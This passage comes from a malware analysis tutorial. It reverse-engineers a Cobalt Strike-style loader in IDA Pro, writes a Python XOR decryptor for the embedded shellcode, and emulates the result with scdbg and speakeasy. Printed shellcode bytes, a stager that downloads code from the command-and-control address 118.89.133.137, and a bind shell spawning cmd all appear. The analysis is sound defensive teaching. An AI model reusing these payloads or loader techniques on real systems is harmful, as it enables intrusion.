.text:004018E4                 call    ds:CreateThread
.text:004018EA                 mov     [ebp+arg_0], 0
.text:004018F1                 sub     esp, 18h
.text:004018F4                 leave
.text:004018F5                 jmp     sub_4017E2
.text:004018F5 sub_401840      endp
```

[Figure 38] sub_401840

From the code above, there are a few relevant points:

- The string \\.\pipe\MSSE-<value>-server is built in the stack, where value is the result from **TickCount % 9898**. Of course, it is a typical Cobalt Strike artifact. Check about it on https://www.cobaltstrike.com/blog/learn-pipe-fitting-for-all-of-your-offense-projects.

- The **CreateThread function** is called, and it is responsible for creating a thread for execution. The most important argument for us is the third one (**lpStartAddress**).

The next step is to check **sub_401713 routine**, which is started as a thread:

```
.text:00401713 ; DWORD __stdcall sub_401713()
.text:00401713 sub_401713      proc near               ; DATA XREF: sub_401840+8D↓o
.text:00401713
.text:00401713 lpThreadParameter= dword ptr  8
.text:00401713
.text:00401713                 push    ebp
.text:00401714                 mov     ebp, esp
.text:00401716                 sub     esp, 18h
.text:00401719                 mov     eax, dwSize
.text:0040171E                 mov     dword ptr [esp], offset byte_403014 ; lpBuffer
.text:00401725                 mov     [esp+4], eax    ; nNumberOfBytesToWrite
.text:00401729                 call    sub_401648
.text:0040172E                 xor     eax, eax
.text:00401730                 leave
.text:00401731                 retn
.text:00401731 sub_401713      endp
```


[Figure 39] sub_401713

The content of **byte_403014** is shown below:

```
.data:00403008 unk_403008      db 0E9h                 ; DATA XREF: sub_4017E2+44↑o
.data:00403009                 db 0E5h
.data:0040300A                 db  9Eh
.data:0040300B                 db 0FDh
.data:0040300C dword_40300C    dd 0                    ; DATA XREF: sub_401559+6↑r
.data:00403010 dword_403010    dd 0                    ; DATA XREF: sub_401559+13↑r
.data:00403010                                         ; sub_401559+2B↑r
.data:00403014 ; char byte_403014[1016]
.data:00403014 byte_403014     db 15h, 0Dh, 17h, 0FDh, 0E9h, 0E5h, 0FEh, 't', 0Ch, 0D4h
.data:00403014                                         ; DATA XREF: sub_401713+B↑o
.data:0040301E                 db 'L', 99h, 'b', 0B7h, 0AEh, 'v', 0BBh, 0E9h, 15h, 0AFh
.data:00403028                 db 0FDh, 'n', 0ECh, 0D5h, 0E6h, 'R', 0D4h, 0DBh, 0D8h
.data:00403031                 db 1Ah, 0AFh, '=', 'E', 0D9h, 0FFh, 81h, 0EBh, 0C9h, 0BEh
.data:0040303B                 db '<', '&', 0E8h, 9Fh, ':', 0Bh, 15h, 0CCh, 0AAh, 'b'
.data:00403045                 db 0B7h, 8Eh, 'v', 0ABh, 0D9h, 9Fh, '-', 'b', 0A5h, 0E6h
.data:0040304F                 db 'x', ')', 91h, 0D4h, 0FCh, '9', 0B5h, 15h, 0B5h, 0F1h
.data:00403059                 db 'n', 0C6h, 0DDh, 0E8h, '6', '}', 0C1h, 0A0h, 'n', 0AAh
.data:00403063                 db 'v', 0E8h, '3', 0AFh, 2, 0D8h, '%', '2', '<', '&', 0E8h
.data:0040306E                 db 9Fh, ':', 0D1h, 5, 0EBh, 9, 0EAh, 98h, 'f', 0C6h, 94h
.data:00403079                 db 0C1h, 0EBh, 1Fh, 0B1h, 'n', 0C6h, 0D9h, 0E8h, '6', 0F8h
.data:00403083                 db 'v', 0E5h, 0AEh, 15h, 0A5h, 0F5h, 0E4h, 'M', 'v', 0EDh
.data:0040308D                 db 'n', 9Fh, '-', '`', 0A1h, 0BAh, 0D9h, 0B2h, 0BEh, 0FFh
.data:00403097                 db 0A4h, 0B3h, 0B4h, 'a', 1Dh, 0B1h, 0BAh, 0C4h, 'v', 0FBh
.data:004030A1                 db 0Eh, 18h, 0A0h, 81h, 8Bh, 0FBh, 89h, 0E9h, 8Dh, 0E9h
.data:004030AB                 db 94h, 87h, 8Ch, 0CAh, 95h, 0A5h, 92h, 0B8h, 0FAh, 16h
.data:004030B5                 db '0', 'v', 0FDh, 0E9h, 0E5h, 9Eh, 0CCh, 16h, 0B2h, 0C9h
.data:004030BF                 db 0AAh, 0BEh, 0B2h, 0F6h, 0C7h, 0BFh, 9Ch, '9', 2, '<'
.data:004030C9                 db 0Ch, ':', 0FDh, 0E9h, 0E5h, 0C5h, 0CCh, ' ', 0B4h, 0CFh
.data:004030D3                 db 97h, 0EAh, 0B4h, 0CFh, 95h, 0FBh, 0D5h, 9Eh, 0FDh, 0BAh
.data:004030DD                 db 0B5h, 0F6h, 0AAh, '`', 'z', 'X', 2, '<', 0B5h, 'w'
.data:004030E7                 db 'q', 0E9h, 0E5h, 9Eh, 0A6h, 0D8h, '7', 0CCh, 95h, 0E9h
.data:004030F1                 db 0D7h, '^', 'y', 0BBh, 0B7h, 0CCh, 0AEh, 0BBh, 0B5h
.data:004030FA                 db 0F6h, 16h, 0BCh, 0CBh, 0A5h, 2, '<', 'l', 'X', '~'
.data:00403104                 db '*', 0B5h, 0F6h, '}', 0DAh, 0E5h, 9Eh, 't', 9, 8Fh
.data:0040310E                 db 9Ah, 0ADh, 83h, 0FAh, 0C8h, 95h, 9Ch, 0A3h, 0, '{'
```

[Figure 40] byte_403014

Extract this content by pressing **SHIFT+E** and save it as a raw binary, as shown below:



[Figure 41] Extracting data

Checking basic information on the file we have:

```
root@ubuntu01:~/malware/mas/mas_09# file extracted_shellcode_2_draft.bin
extracted_shellcode_2_draft.bin: data
root@ubuntu01:~/malware/mas/mas_09#
root@ubuntu01:~/malware/mas/mas_09# strings -a extracted_shellcode_2_draft.bin
%2<&
<lX~*
5Ugl
<28	Y";i
 dEX
04%uUL
~ly&0
{i}^
CYv*n
]AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA
root@ubuntu01:~/malware/mas/mas_09#
```

[Figure 42] Checking basic information on extracted file

Opening it on IDA Pro we have:

```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 adc     eax, 0E9FD170Dh
seg000:00000005                 in      eax, 0FEh
seg000:00000007                 jz      short near ptr loc_12+3
seg000:00000009                 aam     4Ch ; 'L'
seg000:0000000B                 cdq
seg000:0000000C                 bound   esi, [edi-16448952h]
seg000:00000012
seg000:00000012 loc_12:                                 ; CODE XREF: seg000:00000007↑j
seg000:00000012                 adc     eax, 0EC6EFDAFh
seg000:00000017                 aad     0E6h
seg000:00000019                 push    edx
seg000:0000001A                 aam     0DBh
seg000:0000001C                 fcomp   dword ptr [edx]
seg000:0000001E                 scasd
seg000:0000001F                 cmp     eax, 81FFD945h
seg000:00000024                 jmp     short near ptr 0FFFFFFEFh
```

[Figure 43] extracted file on IDA Pro: non-sense instructions

This kind of behavior is a clear indication that the code above is encoded, and we must decode it first.

Returning to our original binary and, in special, on **Figure 39**, there is a call for **sub_401648**, whose content is shown below:

```
char *__cdecl sub_401648(char *lpBuffer, int nNumberOfBytesToWrite)
{
  char *NamedPipeA; // ebx
  char *result; // eax
  DWORD *p_NumberOfBytesWritten; // edx
  BOOL v7; // eax
  DWORD *v8; // [esp+2Ch] [ebp-2Ch]
  DWORD NumberOfBytesWritten; // [esp+3Ch] [ebp-1Ch] BYREF

  NumberOfBytesWritten = 0;
  NamedPipeA = (char *)CreateNamedPipeA(Buffer, 2u, 0, 1u, 0, 0, 0, 0);
  result = NamedPipeA - 1;
  if ( (unsigned int)(NamedPipeA - 1) <= 0xFFFFFFFD )
  {
    result = (char *)ConnectNamedPipe(NamedPipeA, 0);
    p_NumberOfBytesWritten = &NumberOfBytesWritten;
    if ( result )
    {
      while ( nNumberOfBytesToWrite > 0 )
      {
        v8 = p_NumberOfBytesWritten;
        v7 = WriteFile(NamedPipeA, lpBuffer, nNumberOfBytesToWrite, p_NumberOfBytesWritten, 0);
        p_NumberOfBytesWritten = v8;
        if ( !v7 )
          break;
        lpBuffer += NumberOfBytesWritten;
        nNumberOfBytesToWrite -= NumberOfBytesWritten;
      }
      return (char *)CloseHandle(NamedPipeA);
    }
  }
  return result;
}
```

[Figure 44] sub_401648

This function creates a named pipe, connects to it, and saves the content of the buffer, which is exactly our extracted (and encoded) content.

Returning to **Figure 38 (sub_401840)**, at address **0x004018F5**, there is a j**mp sub_4017E2** instruction, whose content is shown below:

```
.text:004017E2 ; int sub_4017E2()
.text:004017E2 sub_4017E2      proc near               ; CODE XREF: sub_401840+B5↓j
.text:004017E2                 push    ebp
.text:004017E3                 mov     ebp, esp
.text:004017E5                 push    esi
.text:004017E6                 push    ebx
.text:004017E7                 sub     esp, 10h
.text:004017EA                 mov     eax, dwSize
.text:004017EF                 mov     [esp], eax      ; Size
.text:004017F2                 call    malloc
.text:004017F7                 mov     esi, ds:Sleep
.text:004017FD                 mov     ebx, eax
.text:004017FF
.text:004017FF loc_4017FF:                             ; CODE XREF: sub_4017E2+3A↓j
.text:004017FF                 mov     dword ptr [esp], 400h ; dwMilliseconds
.text:00401806                 call    esi ; Sleep
.text:00401808                 push    eax
.text:00401809                 mov     eax, dwSize
.text:0040180E                 mov     [esp], ebx      ; lpBuffer
.text:00401811                 mov     [esp+4], eax    ; nNumberOfBytesToRead
.text:00401815                 call    sub_401732
.text:0040181A                 test    eax, eax
.text:0040181C                 jz      short loc_4017FF
.text:0040181E                 mov     eax, dwSize
.text:00401823                 mov     [esp], ebx      ; int
.text:00401826                 mov     dword ptr [esp+8], offset unk_403008 ; int
.text:0040182E                 mov     [esp+4], eax    ; dwSize
.text:00401832                 call    sub_40158E
.text:00401837                 lea     esp, [ebp-8]
.text:0040183A                 xor     eax, eax
.text:0040183C                 pop     ebx
.text:0040183D                 pop     esi
.text:0040183E                 pop     ebp
.text:0040183F                 retn
.text:0040183F sub_4017E2      endp
```

[Figure 45] sub_4017E2

The **sub_401732 routine** (address 0x401815) contains, basically, a pair of **ReadFile** and **WriteFile** functions calls. It also receives as arguments the **NumberOfBytesToRead** and **lpBuffer**, which pointer to our extracted encoded bytes from **Figure 40**.

To the next function (**sub_40158E**), the size, some bytes coming from **unk_403008** and finally the same buffer are passed as arguments. No doubt, this is the classical behavior of a decryptor where its arguments are composed of:

- the buffer to be decoded (**ebx**)
- the size of the data to be decoded (**dwSize**)
- the key (**unk_403008**)

The key has been presented in **Figure 40** and it is repeated below:

```
.data:00403008 unk_403008      db 0E9h                 ; DATA XREF: sub_4017E2+44↑o
.data:00403009                 db 0E5h
.data:0040300A                 db  9Eh
.data:0040300B                 db 0FDh
```

[Figure 46] unk_403008

Examining the **sub_40158E routine** we have:

```
.text:0040158E ; HANDLE __cdecl sub_40158E(int, signed int dwSize, int)
.text:0040158E sub_40158E      proc near               ; CODE XREF: sub_4017E2+50↓p
.text:0040158E
.text:0040158E flOldProtect    = dword ptr -1Ch
.text:0040158E arg_0           = dword ptr  8
.text:0040158E dwSize          = dword ptr  0Ch
.text:0040158E arg_8           = dword ptr  10h
.text:0040158E
.text:0040158E                 push    ebp
.text:0040158F                 mov     ebp, esp
.text:00401591                 push    edi
.text:00401592                 push    esi
.text:00401593                 push    ebx
.text:00401594                 sub     esp, 3Ch
.text:00401597                 mov     esi, [ebp+dwSize]
.text:0040159A                 mov     dword ptr [esp+0Ch], 4 ; flProtect
.text:004015A2                 mov     dword ptr [esp+8], 3000h ; flAllocationType
.text:004015AA                 mov     dword ptr [esp], 0 ; lpAddress
.text:004015B1                 mov     [esp+4], esi    ; dwSize
.text:004015B5                 call    ds:VirtualAlloc
.text:004015BB                 xor     ecx, ecx
.text:004015BD                 sub     esp, 10h
.text:004015C0                 mov     ebx, eax
.text:004015C2                 jmp     short loc_4015DE
.text:004015C4 ; ---------------------------------------------------------------------------
.text:004015C4
.text:004015C4 loc_4015C4:                             ; CODE XREF: sub_40158E+52↓j
.text:004015C4                 mov     eax, ecx
.text:004015C6                 mov     edi, 4
.text:004015CB                 cdq
.text:004015CC                 idiv    edi
.text:004015CE                 mov     edi, [ebp+arg_8]
.text:004015D1                 mov     al, [edi+edx]
.text:004015D4                 mov     edi, [ebp+arg_0]
.text:004015D7                 xor     al, [edi+ecx]
.text:004015DA                 mov     [ebx+ecx], al
.text:004015DD                 inc     ecx
.text:004015DE
.text:004015DE loc_4015DE:                             ; CODE XREF: sub_40158E+34↑j
.text:004015DE                 cmp     ecx, esi
.text:004015E0                 jl      short loc_4015C4
```

[Figure 47] sub_40158E

The highlighted code is where the decryption happens, but it will be clearer using the decompiler:

```
HANDLE __cdecl sub_40158E(int a1, signed int dwSize, int a3)
{
  LPVOID v3; // eax
  signed int v4; // ecx
  void *v5; // ebx
  int flOldProtect[7]; // [esp+2Ch] [ebp-1Ch] BYREF

  v3 = VirtualAlloc(0, dwSize, 0x3000u, 4u);
  v4 = 0;
  v5 = v3;
  while ( v4 < dwSize )
  {
    *((_BYTE *)v3 + v4) = *(_BYTE *)(a1 + v4) ^ *(_BYTE *)(a3 + v4 % 4);
    ++v4;
  }
  sub_401559((int)v3);
  VirtualProtect(v5, dwSize, 0x20u, (PDWORD)flOldProtect);
  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, v5, 0, 0);
}
```

[Figure 48] sub_40158E (decompiled)

Now it is pretty clear what is occurring, and that previous extracted code was encoded, as expected. To make things even easier, the same code follows below, but this time contains some renamed code:

```
1 HANDLE __cdecl sub_40158E(int buffer, signed int dwSize, int key)
2 {
3   LPVOID ptr_mem; // eax
4   signed int counter; // ecx
5   void *ptr_mem1; // ebx
6   int flOldProtect[7]; // [esp+2Ch] [ebp-1Ch] BYREF
7
8   ptr_mem = VirtualAlloc(0, dwSize, 0x3000u, 4u);
9   counter = 0;
10  ptr_mem1 = ptr_mem;
11  while ( counter < dwSize )
12  {
13    *((_BYTE *)ptr_mem + counter) = *(_BYTE *)(buffer + counter) ^ *(_BYTE *)(key + counter % 4);
14    ++counter;
15  }
16  ab_resolve_function((int)ptr_mem);
17  VirtualProtect(ptr_mem1, dwSize, 0x20u, (PDWORD)flOldProtect);
18  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, ptr_mem1, 0, 0);
19 }
```

[Figure 49] sub_40158E (decompiled and with renamed code)

There are a few observations here:

- The **dwSize** is given as 836 bytes (check at **.data:00403004**), but the extracted code has 1016 bytes. We do not have to be concerned about it right now because it will be done it automatically.
- The **key** has not only one byte, but four bytes.
- The decrypting part of the code is essentially the **line 13** from **Figure 49** above.

Our job now is to write a Python script that read that previous extracted code, decode it, and save the resulting code into a new file. You can do it in any language of convenience:

```
1 import sys
2
3 def print_help():
4     print("Usage: python script.py <encoded_file>")
5     sys.exit(1)
6
7 def read_binary_file(file_path):
8     try:
9         with open(file_path, "rb") as file:
10             return bytearray(file.read())
11     except FileNotFoundError:
12         print(f"Error: File not found - {file_path}")
13         sys.exit(1)
14
15 # Check if the correct number of arguments is provided
16 if len(sys.argv) != 2:
17     print_help()
18
19 # Read data from binary file provided as argument
20 buffer_file = sys.argv[1]
21 buffer = read_binary_file(buffer_file)
22
23 # Hardcoded hex string for key
24 key_hex = "E9E59EFD"
25
26 # Convert the hex string to byte array
27 key = bytearray.fromhex(key_hex)
28
29 # Initialize the result array
30 decoded = bytearray(len(buffer))
31
32 # Perform the bitwise XOR operation
33 counter = 0
34 while counter < len(buffer):
35     decoded[counter] = buffer[counter] ^ key[counter % len(key)]
36     counter += 1
37
38 # Write the result to a binary file
39 output_file = "decoded_shellcode.bin"
40 with open(output_file, "wb") as file:
41     file.write(decoded)
42
43 print(f"Result written to {output_file}")
```

[Figure 50] decryptor_final.py

The script contains appropriate commentaries, and the valid observations are:

- I have entered the key on **line 24** (check for the key in **Figure 46**).
- I have tried to use almost the same name from the decompiled, only changing the name **ptr_mem** by **decoded**.

I could have written the same script in IDA Python to make the extraction of the bytes to be decoded and the key automatically, but it would be a waste of time because it would likely not be reused for other samples.

```
root@ubuntu01:~/malware/mas/mas_09# python ./decryptor_final.py
Usage: python script.py <encoded_file>
root@ubuntu01:~/malware/mas/mas_09# python ./decryptor_final.py encrypted_shellco
de.bin
Result written to decoded_shellcode.bin
root@ubuntu01:~/malware/mas/mas_09#
root@ubuntu01:~/malware/mas/mas_09# hexdump -C decoded_shellcode.bin | head -32
00000000  fc e8 89 00 00 00 60 89  e5 31 d2 64 8b 52 30 8b  |......`..1.d.R0.|
00000010  52 0c 8b 52 14 8b 72 28  0f b7 4a 26 31 ff 31 c0  |R..R..r(..J&1.1.|
00000020  ac 3c 61 7c 02 2c 20 c1  cf 0d 01 c7 e2 f0 52 57  |.<a|., .......RW|
00000030  8b 52 10 8b 42 3c 01 d0  8b 40 78 85 c0 74 4a 01  |.R..B<...@x..tJ.|
00000040  d0 50 8b 48 18 8b 58 20  01 d3 e3 3c 49 8b 34 8b  |.P.H..X ...<I.4.|
00000050  01 d6 31 ff 31 c0 ac c1  cf 0d 01 c7 38 e0 75 f4  |..1.1.......8.u.|
00000060  03 7d f8 3b 7d 24 75 e2  58 8b 58 24 01 d3 66 8b  |.}.;}$u.X.X$..f.|
00000070  0c 4b 8b 58 1c 01 d3 8b  04 8b 01 d0 89 44 24 24  |.K.X.........D$$|
00000080  5b 5b 61 59 5a 51 ff e0  58 5f 5a 8b 12 eb 86 5d  |[[aYZQ..X_Z....]|
00000090  68 6e 65 74 00 68 77 69  6e 69 54 68 4c 77 26 07  |hnet.hwiniThLw&.|
000000a0  ff d5 e8 00 00 00 00 31  ff 57 57 57 57 57 68 3a  |.......1.WWWWWh:|
000000b0  56 79 a7 ff d5 e9 a4 00  00 00 5b 31 c9 51 51 6a  |Vy........[1.QQj|
000000c0  03 51 51 68 12 30 00 00  53 50 68 57 89 9f c6 ff  |.QQh.0..SPhW....|
000000d0  d5 50 e9 8c 00 00 00 5b  31 d2 52 68 00 32 c0 84  |.P.....[1.Rh.2..|
000000e0  52 52 52 53 52 50 68 eb  55 2e 3b ff d5 89 c6 83  |RRRSRPh.U.;.....|
000000f0  c3 50 68 80 33 00 00 89  e0 6a 04 50 6a 1f 56 68  |.Ph.3....j.Pj.Vh|
00000100  75 46 9e 86 ff d5 5f 31  ff 57 57 6a ff 53 56 68  |uF...._1.WWj.SVh|
00000110  2d 06 18 7b ff d5 85 c0  0f 84 ca 01 00 00 31 ff  |-..{..........1.|
00000120  85 f6 74 04 89 f9 eb 09  68 aa c5 e2 5d ff d5 89  |..t.....h...]...|
00000130  c1 68 45 21 5e 31 ff d5  31 ff 57 6a 07 51 56 50  |.hE!^1..1.Wj.QVP|
00000140  68 b7 57 e0 0b ff d5 bf  00 2f 00 00 39 c7 75 07  |h.W....../..9.u.|
00000150  58 50 e9 7b ff ff ff 31  ff e9 91 01 00 00 e9 c9  |XP.{...1........|
00000160  01 00 00 e8 6f ff ff ff  2f 4b 74 68 35 00 80 41  |....o.../Kth5..A|
00000170  97 aa 54 d3 6a 27 a1 c0  bb 63 5b b6 ec 4c 65 1a  |..T.j'...c[..Le.|
00000180  96 9f 91 5b 68 21 05 6c  2d 57 87 b7 ec bd db 7d  |...[h!.l-W.....}|
00000190  7b 29 6d 85 9e 87 4a 99  6f d9 93 1a 38 90 dc 83  |{)m...J.o...8...|
000001a0  f3 8d e7 47 1a ae 91 1b  20 7b 9a 67 52 39 0a 22  |...G.... {.gR9."|
000001b0  39 02 57 7e a2 6f d8 00  55 73 65 72 2d 41 67 65  |9.W~.o..User-Age|
000001c0  6e 74 3a 20 4d 6f 7a 69  6c 6c 61 2f 34 2e 30 20  |nt: Mozilla/4.0 |
000001d0  28 63 6f 6d 70 61 74 69  62 6c 65 3b 20 4d 53 49  |(compatible; MSI|
000001e0  45 20 38 2e 30 3b 20 57  69 6e 64 6f 77 73 20 4e  |E 8.0; Windows N|
000001f0  54 20 35 2e 31 3b 20 54  72 69 64 65 6e 74 2f 34  |T 5.1; Trident/4|
root@ubuntu01:~/malware/mas/mas_09#
root@ubuntu01:~/malware/mas/mas_09# strings -a -n10 decoded_shellcode.bin


hwiniThLw&
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SV1)
118.89.133.137
```

[Figure 51] Decryptor in action

It has worked! Of course, we have to check it on IDA Pro to ensure that everything has been correctly decoded, but the fact that we can see the **User-Agent** and **IP address** in a clear text, without any strange character in the middle, is a good signal that the decryptor script is correct. In the next section we will check the extracted code through another approach to confirm that it is really a shellcode.

Therefore, open the **decoded_shellcode.bin** on IDA Pro as shown below:

```
seg000:00000000 sub_0           proc near
seg000:00000000
seg000:00000000 var_4           = dword ptr -4
seg000:00000000
seg000:00000000                 cld
seg000:00000001                 call    loc_8F
seg000:00000006                 pusha
seg000:00000007                 mov     ebp, esp
seg000:00000009                 xor     edx, edx
seg000:0000000B                 mov     edx, fs:[edx+30h]
seg000:0000000F                 mov     edx, [edx+0Ch]
seg000:00000012                 mov     edx, [edx+14h]
seg000:00000015
seg000:00000015 loc_15:                                 ; CODE XREF: sub_0+8D↓j
seg000:00000015                 mov     esi, [edx+28h]
seg000:00000018                 movzx   ecx, word ptr [edx+26h]
seg000:0000001C                 xor     edi, edi
seg000:0000001E
seg000:0000001E loc_1E:                                 ; CODE XREF: sub_0+2C↓j
seg000:0000001E                 xor     eax, eax
seg000:00000020                 lodsb
seg000:00000021                 cmp     al, 61h ; 'a'
seg000:00000023                 jl      short loc_27
seg000:00000025                 sub     al, 20h ; ' '
seg000:00000027
seg000:00000027 loc_27:                                 ; CODE XREF: sub_0+23↑j
seg000:00000027                 ror     edi, 0Dh
seg000:0000002A                 add     edi, eax
seg000:0000002C                 loop    loc_1E
seg000:0000002E                 push    edx
seg000:0000002F                 push    edi
seg000:00000030                 mov     edx, [edx+10h]
seg000:00000033                 mov     eax, [edx+3Ch]
seg000:00000036                 add     eax, edx
seg000:00000038                 mov     eax, [eax+78h]
seg000:0000003B                 test    eax, eax
seg000:0000003D                 jz      short loc_89
seg000:0000003F                 add     eax, edx
```

[Figure 52] Decrypted shellcode

It is really perfect! Although I have not shown all the steps above, the following actions have been performed:

- The file has been opened as a binary (32-bit).
- The first byte has been converted to code (**C** key).
- A new function has been created by pressing **P** key on the first instruction.

From this point onward, you can repeat exactly the same approach and techniques from the first example, and everything should work well.

An analysis of a shellcode on IDA Pro is always possible, but on several opportunities we will have to do prior work before having the binary ready to be examined.

8. Emulation

If you have the shellcode itself, you can always try to emulate its execution to understand what it does and how it eventually interacts with the system. There are multiple shellcode emulators, and two well-known are:

- **scdbg:** https://sandsprite.com/blogs/index.php/index.php?uid=7&pid=152
- **speakeasy:** https://github.com/mandiant/speakeasy

Both are efficient in emulating the shellcode, but speakeasy offers many more features, which are very appropriate to manage with Cobalt Strike beacon, for example.

The extracted shellcode from example 02 can be easily emulated by running the following command (even on Linux using Wine):

```
root@ubuntu01:~/malware/mas/mas_09# wine scdbg.exe /f decoded_shellcode.bin /s 30000000


Loaded 3f8 bytes from file decoded_shellcode.bin
Initialization Complete..
Max Steps: 30000000
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b5  InternetOpenA()
4010d1  InternetConnectA(server: 118.89.133.137, port: 12306, )
4010ed  HttpOpenRequestA(path: /Kth5, )
401106  InternetSetOptionA(h=4893, opt=1f, buf=12fdec, blen=4)
401116  HttpSendRequestA(User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
 Trident/4.0; SV1)
, )
401138  GetDesktopWindow()
401147  InternetErrorDlg(11223344, 4893, 401138, 7, 0)
401303  VirtualAlloc(base=0 , sz=400000) = 600000
40131e  InternetReadFile(4893, buf: 600000, size: 2000)

Stepcount 30000001
```

[Figure 53] Emulating a shellcode using scdbg

The command above is trivial, and I have changed the number of steps **(/s option**) to be able to show all the instructions being executed. Information about the IP address can be collected running:

```
root@ubuntu01:~/malware/mas/mas_09# malwoverview -ip 1 -IP 118.89.133.137 -o 0

                                        IPINFO.IO REPORT
--------------------------------------------------------------------------------
Ip:         118.89.133.137
Org:        AS45090 Shenzhen Tencent Computer Systems Company Limited
Country:    CN
Region:     Shanghai
City:       Shanghai
Loc:        31.2222,121.4581
Postal:     200000
Timezone:   Asia/Shanghai
```

[Figure 54] IP address information

Using **speakeasy** is not different, and we can use it to emulate our shellcode sample:

```
root@ubuntu01:~/malware/mas/mas_09# speakeasy -t shellcode_01.bin -r -a x86 -q 20


* exec: shellcode
0x109b: 'kernel32.LoadLibraryA("ws2_32")' -> 0x78c00000
0x10ab: 'ws2_32.WSAStartup(0x190, 0x1203e4c)' -> 0x0
0x10bc: 'ws2_32.WSASocketA("AF_INET", "SOCK_STREAM", 0x0, 0x0, 0x0, 0x0)' -> 0x4
0x10cf: 'ws2_32.bind(0x4, "0.0.0.0:9999", 0x10)' -> 0x0
0x10d7: 'ws2_32.listen(0x4, 0xf270002)' -> 0x0
0x10df: 'ws2_32.accept(0x4, 0x0, 0x0)' -> 0x8
0x10e8: 'ws2_32.closesocket(0x4)' -> 0x0
0x111b: 'kernel32.CreateProcessA(0x0, "cmd", 0x0, 0x0, 0x1, 0x0, 0x0, 0x0, 0x1203d
fc, 0x1203dec)' -> 0x1
0x1129: 'kernel32.WaitForSingleObject(0x220, 0xffffffff)' -> 0x0
0x1135: 'kernel32.GetVersion()' -> 0x1db10106
0x1148: 'kernel32.ExitProcess(0x0)' -> 0x0
* Finished emulating
root@ubuntu01:~/malware/mas/mas_09#
```

[Figure 55] Emulating a shellcode with speakeasy

Another example would be to the analysis of a bit different type of shellcode as a Cobalt Strike beacon, which has the same behavior as previous shellcodes, but brings us further indicators:

- **shellcode_03.bin: f067744430110ffc62618ceac48f764d4be90ee44f3bd6bcf8c5d1ba0a8d046e**

Examining its first bytes we have:

```
root@ubuntu01:~/malware/mas/mas_09# hexdump -C shellcode_03.bin | head -20
00000000  fc e8 1f 00 00 00 7d af  a0 5a 47 70 de 75 8e 9b  |......}..ZGp.u..|
00000010  02 05 55 06 88 8c f4 79  56 d6 f7 b2 25 4b 9e cb  |..U....yV...%K..|
00000020  00 44 06 ad f4 eb 27 5b  8b 03 83 c3 04 8b 33 31  |.D....'[......31|
00000030  c6 83 c3 04 53 8b 2b 31  c5 89 2b 31 e8 83 c3 04  |....S.+1..+1....|
00000040  83 ee 04 31 ed 39 ee 74  02 eb ea 58 ff e0 e8 d4  |...1.9.t...X....|
00000050  ff ff ff 2b 90 25 88 2b  38 26 88 66 ca 77 cd 8e  |...+.%.+8&.f.w..|
00000060  ca 77 cd 8e 91 fe 12 db  18 1b 93 18 e8 9c 93 18  |.w..............|
00000070  17 4f fb e8 a2 ed ad 80  a6 ed ad 80 f1 12 7d 80  |.O............}.|
00000080  f1 12 7d 80 f1 12 7d 80  f1 12 7d 80 f1 12 7d 80  |..}...}...}...}.|
00000090  f1 12 7d 80 f1 12 7d 70  f1 12 7d 7e ee a8 73 7e  |..}...}p..}~..s~|
000000a0  5a a1 be 5f e2 a0 f2 92  c3 f4 9a fb b0 d4 ea 89  |Z.._............|
000000b0  df b3 98 e8 b2 93 fb 89  dc fd 94 fd fc 9f f1 dd  |................|
000000c0  8e ea 9f fd e7 84 bf b9  a8 d7 9f d4 c7 b3 fa fa  |................|
000000d0  ca be f0 de ca be f0 de  ca be f0 b4 81 e7 29 9a  |..............).|
